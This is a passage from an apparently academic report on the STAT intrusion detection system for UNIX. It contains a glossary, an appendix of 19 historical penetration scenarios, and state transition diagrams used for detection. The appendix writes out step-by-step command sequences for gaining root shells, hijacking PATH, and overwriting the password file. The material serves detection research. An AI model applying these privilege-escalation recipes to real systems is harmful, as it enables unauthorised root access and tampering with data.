Heuristic rule – A rule of thumb or simplification that allows one to draw a conclusion without being certain.

If-Then construct – A rule that establishes a relationship among a set of facts stated as an antecedent (If-clause) and one or more assertions stated as the consequent (Then-clause). [22]

Inference attack – Information regarding a group of data items, which is valued at a low security classification, is analyzed to infer the value of an individual data item, which is valued at a high security classification.

Inference engine – That portion of an expert system that contains the system's inference and control strategies. [22]

Initial requirement state – The state of a computer system just prior to the execution of a penetration scenario. STAT views the initial requirement state as the minimum set of state assertions required to hold prior to the execution of the first state transition of a penetration.

Intruder – See *Penetrator*.

Intrusion detection – The process of analyzing audit data in search of anomalous, illicit or proscribed user activity.

Intrusion detection system – An automated audit data analysis tool intended to identify anomalous, illicit or proscribed user activity.

Key-object set – A structure used to identify those objects whose references or modifications by non-trusted subjects should produce an immediate response from STAT.

Knowledge acquisition subsystem – A tool used for locating, collecting, and refining facts and relationships which, when exercised, allow one to formulate new facts and relationships.

Knowledge-base – The structure used to organize and store an expert system's facts and rules of inference. [22]

Legitimate user – An individual with authority to access a computer system. [1]

Long rule-chain – This term was introduce to contrast penetration rule-chains representable in STAT from those penetration rule-chains representable by comparable analysis tools. Long rule-chains increase STAT's ability to identify impending compromises by describing the full sequence of state transitions leading to a compromise. (See *Short rule-chain*).

Masquerader – An individual who penetrates a computer system's access controls to exploit a legitimate user's account. [1]

Misfeasor – A legitimate user who participates in illicit activity. [1]

Object – A passive entity that contains or receives information. Access to an object potentially implies access to the information that it contains. [39]

Object-set – A structure used to record the identity of those objects that share certain characteristics which make them vulnerable to the same attack.

Penetration – A successful attack. More specifically, STAT views a penetration as a sequence of state transitions that lead a computer system from an initial prerequisite state to a target compromised state.

Penetration analysis – The portion of a security evaluation in which the evaluators attempt to circumvent the security features of a system. The evaluators may be assumed to use all system design and implementation documentation, which may include listings of system source code, manuals, and circuit diagrams. [39]

Penetration rule-chain – The collection of If-Then rules associated with a particular penetration.

Penetrator – An individual who performs a penetration.

Raw audit record – An audit record that has not been translated by an Audit Record Preprocessor.

Real-time intrusion detection – An intrusion detection analysis performed on audit records as they are created.

Relevant audit record – An audit record which represents an action that, if removed from the penetrator's sequence of actions leading to a compromise, would not permit the penetrator to reach the compromised state.

Rule-base – A structure used to define the steps (i.e. rules) performed by an expert system to infer new information based on those assertions that the expert system holds as true (i.e. facts) and the input data.

Rule-based anomaly detection – An anomaly detection system that employs rule-based expert system technology to establish patterns of usage. (See *Anomaly detection*).

Rule-based penetration identification – A rule-based expert system that represents and detects suspicious user behavior based on site-specific security policy, known penetration scenarios or other key events that indicate illicit activity.

Rule dependence field – A regular expression used to describe the dependencies of one rule to the other rules in a rule-chain.

Rule tree – See *Context tree.*

Security policy – The set of laws, rules, and practices that regulate how an organization manages, protects, and distributes sensitive information. [39]

Security-relevant event – In general this term is left open to interpretation. With respect to the TCSEC, a security-relevant event is defined as follows. A security-relevant event is any event that attempts to change the security state of the system (e.g. change discretionary access controls, change the security level of a subject, change a user's password). Security relevant events include any event that attempts to violate the security policy of the system, (e.g. too many login attempts, attempts to violate the mandatory access control limits of a device, attempts to downgrade a file). [37]

Short rule-chain – A rule-chain limited to only representing the point at which the target state is reached (e.g. a compromised state), ignoring the sequence of events that lead up to the target state. (See *Long rule-chain*).

Signature action – Those actions performed by an attacker that, if removed from the attacker's sequence of actions, would prevent the attacker from reaching the compromised state.

SSO interface – The mechanism used by the security officer to interpret the findings of an intrusion detection tool, to submit queries to the tool, and to set SSO configurable variables within the tool.

State assertion – A predicate statement specifying the expected value of one or more system attributes. State assertions are used by STAT to define the pre or post-action state of a signature action. A collection of zero or more state assertions are collectively referred to as a state description.

State change – See *State transition.*

State description table – A structure within the STAT Knowledge-base used to store the state descriptions of each penetration. The state description table contains a row for each penetration in the knowledge-base and a column for each state within the penetration's state transition diagram.

State transition – A state transition is said to occur when an action alters the state of one or more system attributes from some pre-action state to a post-action state. For the purposes of STAT an action must modify one or more system attributes in order to be recognized as an action.

State transition diagram – A graph that identifies precisely the requirements and compromise of a penetration, and lists only the key actions that must occur for the successful completion of the penetration.

Statistical anomaly detection – An anomaly detection system that uses statistical analysis to establish patterns of usage. (See *Anomaly detection*).

Strictly ordered rule-chain – A rule-chain in which each rule will only fire if its predecessor rule fires first.

Summary statistics – See *Threshold detection.*

Subject – An active entity, generally in the form of a person, process, or device, that causes information to flow among objects or changes the system state. Technically, a process/domain pair. [39]

Surveillance mode – A mode of operation within an intrusion detection system which allows one to focus on a specific user or group of users.

Suspicion rating – A value assigned to a user session indicating the amount of anomalous activity performed during that session.

System state – With respect to STAT, *system state* refers to the values of those system resources and resource attributes whose accesses are necessary to represent the initial, intermediate and compromised states of a penetration.

TEMPEST – The study and control of spurious electronic signals emitted by electrical equipment. [39]

Threat – The potential for deliberate and unauthorized access of information, manipulation of information or rendering of a system inoperable or unreliable. [1]

Threshold detection – An analysis technique in which one monitors the occurrences of a specific event and detects when the number of occurrences of that event surpass a predefined value.

Trojan horse – A computer program with an apparent or actual useful function that contains additional (hidden) functions that surreptitiously exploit the privileges of the invoking process. [39]

Trusted Computing Base (TCB) – The totality of protection mechanisms, including hardware, firmware and software, that combine to enforce the computer system's security policy. [39]

Virus – A self propagating code fragment, composed of a mission component, a trigger component, and a self-propagating component. [39]

Appendix B
UNIX Penetration Descriptions

Penetration 1:

Reference: M. Bishop, "Shell Games," [Restricted Distribution], Research Institute for Advanced Computer Sciences, NASA Ames Research Center, Moffet Field, CA, Jan. 1986.

Penetration Description:

```
1.  %ln <file> -x -- where <file> ∈ File Set 2 and
                      x = any character string.
2.  %-x           -- file -x is executed.
```

Step 1 the attacker creates a link to another user's setuid script containing `#!/bin/sh` or `#!/bin/csh` mechanism. Such scripts cause subshells to be created during the script's execution. The attacker must use a '-' as the first character in the link file name.

Step 2 the attacker executes -x. Since the first character in this file name is a '-', the program is invoked interactively. Since <file> contains a `#!/bin/sh` or `#!/bin/csh` mechanism, the attacker will immediately receive a shell running with the file owner's privileges. If the file owner is root, then the attacker may edit the system's log file and accounting files to remove any trace of the shell being run.

Penetration 2:

Reference: M. Bishop, "The ADB Compromise," [Restricted Distribution], Research Institute for Advanced Computer Sciences, NASA Ames Research Center, Moffet Field, CA, Jan. 27, 1986.

Penetration Description: This attack illustrates how the debugger *adb*(1) can be used to overwrite the contents of a setuid program during its execution. The actual setuid program file is not modified, just the copy that is loaded into memory.

The following example uses adb to overwrite a root setuid program and gain root privileges.

1. `user% cp /bin/csh x`
2. `user% adb -w /etc/rrestore`
3. `:s`
   `:s`
   `"/etc/rrestore:  running"`
4. `0?W 8fdd00001bodefdd2fb0000oefobc0000001900780b00`
5. `^Z or '\!'`
6. `root%`

Step 1 the attacker copies the shell into a file named "x", in his current directory. This is the shell that the attacker will trick adb into running.

Step 2 the attacker calls adb using the "-w" option. The "-w" option allows the caller to write into the text space of the executing program. In this example, the attacker chooses the root owned setuid program "`/etc/rrestore`."

Step 3 the user single steps through the first couple lines of `/etc/rrestore` to be sure that the program has in fact started executing. After a few single steps, adb will return the message "`/etc/rrestore`: running."

Step 4 the user overwrites the text space of the process with nine long words. These nine words are a hardware dependent program that performs exec("x"). Recall

in step 1, "x" contains a copy of the shell. Although "x" is not a setuid program, since it was called with root's effective UID, so too will "x" have the effective UID of root.

Step 5 the user either suspends adb or asks for a shell. As a result, the user is given a shell with the effective ID of root.

Penetration 3:

Reference: M. Bishop, "Sendmail Wizardry," [Restricted Distribution], Research Institute for Advanced Computer Sciences, NASA Ames Research, Moffet Field, CA, Jan. 27, 1986.

Penetration Description: In this penetration the attacker exploits the wizard feature of *Sendmail*(8) to gain access to a shell running with root privileges.

1.	`user@source%telnet target 25`	–attach to target host
2.	`sendmail is ready:`	–target prompts attacker
3.	`wiz`	–ask for wizard rights
4.	`Please pass, oh mighty wizard`	–sendmail acknowledges
5.	`shell`	–ask for shell
6.	`root@target%`	–sendmail returns a shell running with root privileges.

Penetration 4:

Reference: M. Bishop, "Spoolers and Links," [Restricted Distribution], Research Institute for Advanced Computer Sciences, NASA Ames Research Center, Moffet Field, CA, Jan. 27, 1986.

Penetration Description: This penetration illustrates how an attacker may gain read access to any printable file on a host. This is done by having the printer daemon perform an access check on a file that readable to the attacker, then substituting this file with another that is not readable.

1.	`%touch x`	–create any file
2.	`%lpr -s x`	–have the spooler create a symbolic link to x
3.	`%rm x`	–
4.	`%ln -s secretfile x`	–create a link to the secret file you really want to print

Before performing step 2 the attacker makes sure there are jobs waiting in the print queue. This is to make sure there is time to perform steps 3 and 4 before x is printed.

Penetration 5:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: A common feature found within UNIX application is permitting a user to fork a subshell to run a system command without leaving the program. For example, from within the text editor *ed*(1), the command '**!**' will pass the rest of the line to a subshell for execution. The problem arises when a setuid program that has such a feature fails to reset the effective UID of the subshell to the user's real UID. Thus, to become a superuser, all the attacker needs to do is find a program which is owned by root, has the setuid bit set, and which fails to reset effective UIDs whenever it forks a subshell. The attacker executes the program, enters a subshell, and receives root privilege.

Penetration 6:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: When a setuid file is writable by anyone, a very serious security hole exists. All an attacker has to do is copy another program, such as the shell, onto that file. When (s)he executes that file, (s)he will have all the owner's privileges. Since some versions of UNIX are distributed with all files readable and writable by everyone, finding an appropriate file can by quite easy.

Penetration 7:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: This example illustrates a flaw within the *mail*(1) utility that allows an attacker to gain access to a shell with root privilege. However, the real compromise is that of file forgery (or access permission forgery).

1. `user%cp /bin/csh /usr/spool/mail/root` –assume root has no mail waiting
2. `user%chmod 4755 /usr/spool/mail/root` –make setuid file
3. `user%touch x` –create empty file
4. `user%mail root < x` –mail root empty file
5. `user%/usr/spool/mail/root`
6. `root%`

The security flaw arises when, in step 4, *mail*(1) fails to reset the setuid bit of `/usr/spool/mail/root` after it sets the file's UID to root and appends x to it. Thus,

the attacker need only the execute root's mail file to gain the access to a shell with root privileges. (Note, the header for x will be taken as part of the symbol table of csh).

Penetration 8:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: The command *su*(1) enables one user to substitute another user's real (and effective) UID and GID for his own. This program demands a password and looks in the password file to verify that such a substitution is permissible. As run under UNIX version 6, su had a very serious bug. If the password file could not be opened, it provided a shell anyway - with real, effective, UID and GID set to those of root. Since this can be forced to occur very easily: write a C program to open any file, such as "`/dev/null`," until the maximum number of open files allowed to a process is reached, and then *execl(2) su*.

Penetration 9:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: An attacker can compromise someone seriously if (s)he finds a file which anyone can modify, and that is owned by the prospective victim. In earlier versions of UNIX, an attacker could obtain a writable root-owned file by typing the following:

1. `umask 0`
2. `passwd`
3. `^<quit>`

The *umask* command (see *sh*(1)) specifies that any files created are to be created so that anyone can read or write them. Any command which runs setuid to root may be used in place of *passwd*(1); after any such program is sent the *QUIT* signal (by typing ctrl-quit), it terminates and produces a core dump in a file name "core" (such a file is useful for debugging purposes). As the effective UID of the process which produced the core dump was root, the file "core" is owned by root. This file is readable, and writable, by everyone due to the setting of the *umask* command. The attacker then deletes the contents of "core" and inserts whatever (s)he likes.

Penetration 10:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: Some shells search for commands a bit differently; for example, csh uses a hash table of commands. However, it does not do this for the current directory, a fact many people found out when looking in a certain graduate student's directory. This student created his own version of *ls*(1), which wrote the command *login* into the user's .profile and .login (csh equivalent of .profile) files before listing the files in the directory (in this listing, the entry for *ls* was suppressed). This essentially prevented the unsuspecting user from logging in until the *login* was deleted from the .login or .profile file.

Penetration 11:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: The problem lies in the sequential search. Suppose a user has set his/her search path to "`/usr/xxx/bin:/usr/bin:/bin`," (a blank directory name, which precedes the first colon, means the current directory). Moreover, suppose "`/usr/xxx/bin`" is writable by anyone. The attacker need only write a program to do whatever (s)he wants, copy it into "`/usr/xxx/bin`" with the same name as a system program, and wait for the victim to execute that system program.

Penetration 12:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: As all mail programs (and a good many others) use *getlogin*(3V), it is quite easy to defeat the authentication mechanism. If an attacker wants to mail Vic a letter and have the sender be listed as Tim (who is currently logged in and using terminal 33), (s)he types the message to be sent in a file (call it "x"), and then issues the command

```
mail vic < x > /dev/tty33
```

As mail programs do not print anything on the standard output file (only on the standard error file), even if there is an error, nothing will be written to terminal 33 and Tim will never know what happened. If Vic relies on the authentication mechanisms in the mailer, he will be fooled completely, as Tim will be listed as the originator of the letter. Any program which uses *getlogin* for verification or authentication may be attacked in this way.

Penetration 13:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: The problem arises form the way *at* works. It creates a shell script in the directory `/usr/spool/at` which sets up the environment to be what it was when the *at* command was issued. It determines when the program is to be run by the file name, which looks like "82.052.0400.46", where *82* is the last two digits of the year, *052* is the day (of the year) on which the file is to be run, *0400* is the time of day at which the file is to be run, and *46* is generated form the process number (to ensure file names are unique). It determines who asked the program to be run by the UID and GID of the file. Here is the hole.

As the directory `/usr/spool/at` is writable by everyone, anybody can create a file in it. Since it is on the same file system as `/usr/spool/mail`, anybody can use *ln*(1) to link a mailbox to a file in `/usr/spool/at`. As linking does not change either the UID and GID of the owner of the mail file. So, to do something as superuser, the attacker need only link `/usr/spool/mail/root`, which is root's mailbox, to a file in `/usr/spool/at` named in such a way that it will be executed sometime (say, an hour) in the future. Then, (s)he writes a shell script to do whatever (s)he likes, and mails it to root. The mailed program will put the letter into root's mailbox. When *at* executes the linked file, it will run the set of commands mailed to root as though root had requested it (since the UID and GID of the file are those of root). Note that there may be other mail in root's mailbox; the shell spawned to run the *at* job will treat those lines as invalid commands, and ignore them.

Penetration 14:

Reference: M. Bishop, "Security problems with the UNIX operating system," Computer Science Dept., Purdue University, West Lafayette, Indiana, March 31, 1982.

Penetration Description: Other vulnerable devices are `/dev/drum` (the swapper), `/dev/mem` (user memory), and `/dev/kmem` (kernel memory). An attacker may simply display these files (using, for example, *cat*) to see what others are doing. This problem was discovered when a student read one of the devices and saw a letter that another user was editing.

Penetration 15:

Reference: A.V. Discolo, "4.2 BSD UNIX security," Computer Science Dept., University of California, Santa Barbara, April 26, 1985.

Penetration Description: The search path is of critical importance in a setuid shell script, since if it is not completely specified, the shell script inherits the invoker's search path. In this way,, the invoker could set his path with "." at the beginning of the path, thereby making the shell look in the current directory before any of the system directories. In the current directory could be a program with the same name as one of the commands used in the shell script, and the shell would execute the invoker's version instead of the system version.

For example, if the setuid shell script was the following:

```
#!/bin/sh
# Allow operator to dump a file system.
#
me='whoami'
if test $me = operator:then
dump 5uf/dev/rmt12$1
fi
exit 0
```

The attacker could execute this program in the same directory as his version of *test*, with his version looking like this:

```
#!/bin/sh
exex /bin/csh
```

If the attacker invokes the setuid shell script with '.' at the beginning of his search path, he will wind up with a root shell, since all commands executed within the shell script are done as root.

Penetration 16:

Reference: A.V. Discolo, "4.2 BSD UNIX security," Computer Science Dept., University of California, Santa Barbara, April 26, 1985.

Penetration Description: Discolo developed a program to seek out and capture plaintext passwords straight from kernel memory (`/dev/kmem`). The program simply polls the section of kernel memory where the typed characters are stored waiting to be read for that particular tty.

Penetration 17:

Reference: A.S. Tanenbaum, Operating Systems Design and Implementation, Prentice Hall, Englewood Cliffs, N.J., 1987.

Penetration Description: *lpr*(1) is a UNIX utility that enters a file to be printed into the appropriate print queue. The -r option to lpr causes the file to be removed once it has been entered into the print queue. In early versions of UNIX, the -r option did not adequately check that the user invoking lpr -r had the required permissions

to remove the specified file, so it was possible for a user to remove, for instance, the password file and prevent anyone from logging into the system.

Penetration 18:

Reference: A.S. Tanenbaum, Operating Systems Design and Implementation, Prentice Hall, Englewood Cliffs, N.J., 1987.

Penetration Description: In some versions of UNIX, *mkdir*(1) was an setuid program owned by root. The creation of a directory required two steps. First, the storage for the directory was allocated with the *mknod*(8) system call. The directory created would be owned by root. The second step of *mkdir* was to change the owner of the newly created directory from root to the ID of the user who invoked *mkdir*. Because these two steps were not atomic, it was possible for a user to gain ownership of any file in the system, including the password file. This could be done as follows: the *mkdir* command would be initiated, perhaps as a background process, and would complete the first step, creating the directory, before being suspended. Through another process, the user would then remove the newly created directory before the suspended process could issue the *chown* command and would create a link to the system password file with the same name as the directory just deleted. At this time the original *mkdir* process would resume execution and complete the *mkdir* invocation by issuing the owner of the password file to be the user who had invoked *mkdir*. As the owner of the password file, that user could now remove the password for root and gain superuser status.

Penetration 19:

Reference: S. Robertson, Security Distribution List, Vol. 1, No. 14, June 22, 1989.

Penetration Description: *Rwall* is a UNIX network utility that allows a user to send a message to all users on a remote system. `/etc/utmp` is a file that contains

a list of all currently logged in users. *Rwall* uses the information in `/etc/utmp` on the remote system to determine the users to which the message will be sent, and the proper functioning of some UNIX systems requires that all users be permitted to write the file `/etc/utmp`. In this case, a malicious user can edit the `/etc/utmp` file to contain the entry `/etc/passwd`. The attacker then creates a password file to replace the current password file (e.g., so that his/her account will have system privileges). The last step is to issue the command: "*rwall* hostname < newpasswordfile." The *rwall* daemon next reads `/etc/utmp` to determine which users should receive the message. Since `/etc/utmp` contains an entry `/etc/passwd`, *rwall* writes the message (the new password file) to that file as well, overwriting the previous version.

This page intentionally left blank

Appendix C
State Transition Diagrams of UNIX Penetrations

Penetration 1	STD #1, #7
Penetration 2	STD #7
Penetration 3	STD #7
Penetration 4	STD #2
Penetration 5	STD #7
Penetration 6	STD #10, #11
Penetration 7	STD #4, #13
Penetration 8	STD #7
Penetration 9	STD #14
Penetration 10	STD #12
Penetration 11	STD #12
Penetration 12	STD #6
Penetration 13	STD #3
Penetration 14	STD #8
Penetration 15	STD #7
Penetration 16	STD #8
Penetration 17	STD #9
Penetration 18	STD #5
Penetration 19	STD #9, #14

Table C.1: Summary of Penetration To State Transition Diagram Representation

File Set #1	All setuid/setgid enabled scripts containing `#!/bin/sh`
File Set #2	All executable setuid/setgid files
File Set #3	All root owned setuid/setgid files
File Set #4	All designated mail files in `/var/spool/mail/`
File Set #5	Restricted Read File Set.
File Set #6	Restricted Write File Set.
File Set #7	Set of utilities authorized to reference File Set #5.
File Set #8	Set of utilities authorized to reference File Set #6.

Table C.2: File Set Summary



Figure C.1: State Transition Diagram #1

Applicable Penetrations: #9, #19
Compromise Description: Unauthorized Modification of Data
State Description Summary:

S_1: 1. no prerequisite state assertion required

S_2: 1. no prerequisite state assertion required
2. file is execute enabled



Figure C.2: State Transition Diagram #2

Applicable Penetrations: #4

Compromise Description: Unauthorized Reference to Data

State Description Summary:

S_1: 1. user is currently executing *lpr*(1)

S_2: 1. file1 is a symbolic link
2. file1 is located in print spooler directory
3. file1 is linked to file2
4. file2's name appears as a pending job in the print queue

S_3: 1. file2's name appears as a pending job in the print queue

S_4: 1. file3 is name equivalent to file2
2. file3 is a symbolic link



Figure C.3: State Transition Diagram #3

Applicable Penetrations: #13
Compromise Description: Unauthorized Access to User Privileges
State Description Summary:

S_1: 1. user is not currently executing at(1)

S_2: 1. file1 is a hard or symbolic link
2. file1 is created in subdirectory `/usr/spool/at`



Figure C.4: State Transition Diagram #4

Applicable Penetrations: #7
Compromise Description: Unauthorized Access to User Privileges
State Description Summary:

S_1: 1. at least one registered mail file does not currently exist on the system

S_2: 1. file is owned by user
2. file is setuid disabled
3. file is name equivalent to registered mail file

S_3: 1. file is owned by user
2. file is setuid enabled
3. file is named after a registered mail file

S_4: 1. file is no longer owned by user
2. file remains setuid enabled



Figure C.5: State Transition Diagram #5

Applicable Penetrations: #18
Compromise Description: Unauthorized Modification of Data
State Description Summary:

S_1: 1. the user is currently executing *mkdir*(1)

S_2: 1. file is owned by root
2. file is writable by the user
3. the user is currently executing *mkdir*(1)

S_3: 1. the user is currently executing *mkdir*(1)

S_4: 1. the user is currently executing *mkdir*(1)
2. file2 is a symbolic link
3. the file linked to be file2 is not owned by the user
4. file2 is name equivalent to file1

S_5: 1. the file linked to by file2 is now owned by the user



Figure C.6: State Transition Diagram #6

Applicable Penetrations: #12
Compromise Description: Data Forgery
State Description Summary:

S_1: 1. the user is currently executing *mail*(1)

S_2: 1. owner of modified file is not the user
2. file is a terminal device file
3. the user is currently executing *mail*(1)



Figure C.7: State Transition Diagram #7

Applicable Penetrations: #5, 1, 2, 3, 8, 15
Compromise Description: Unauthorized Access to Root Privilege
State Description Summary:

S_1: 1. no prerequisite state assertions required

S_2: 1. the user's EUID is set to root
2. the file is not registered by USTAT as a root owned setuid file



Figure C.8: State Transition Diagram #8

Applicable Penetrations: #14, 16
Compromise Description: Restricted Read Violation
State Description Summary:

S_1: 1. File Set #5 is not empty

S_2: 1. user is currently executing file1
2. file1 is not a member of File Set #7

S_3: 1. file2 is a member of File Set #5
2. file1 is not a member of File Set #7
3. user is currently executing file1

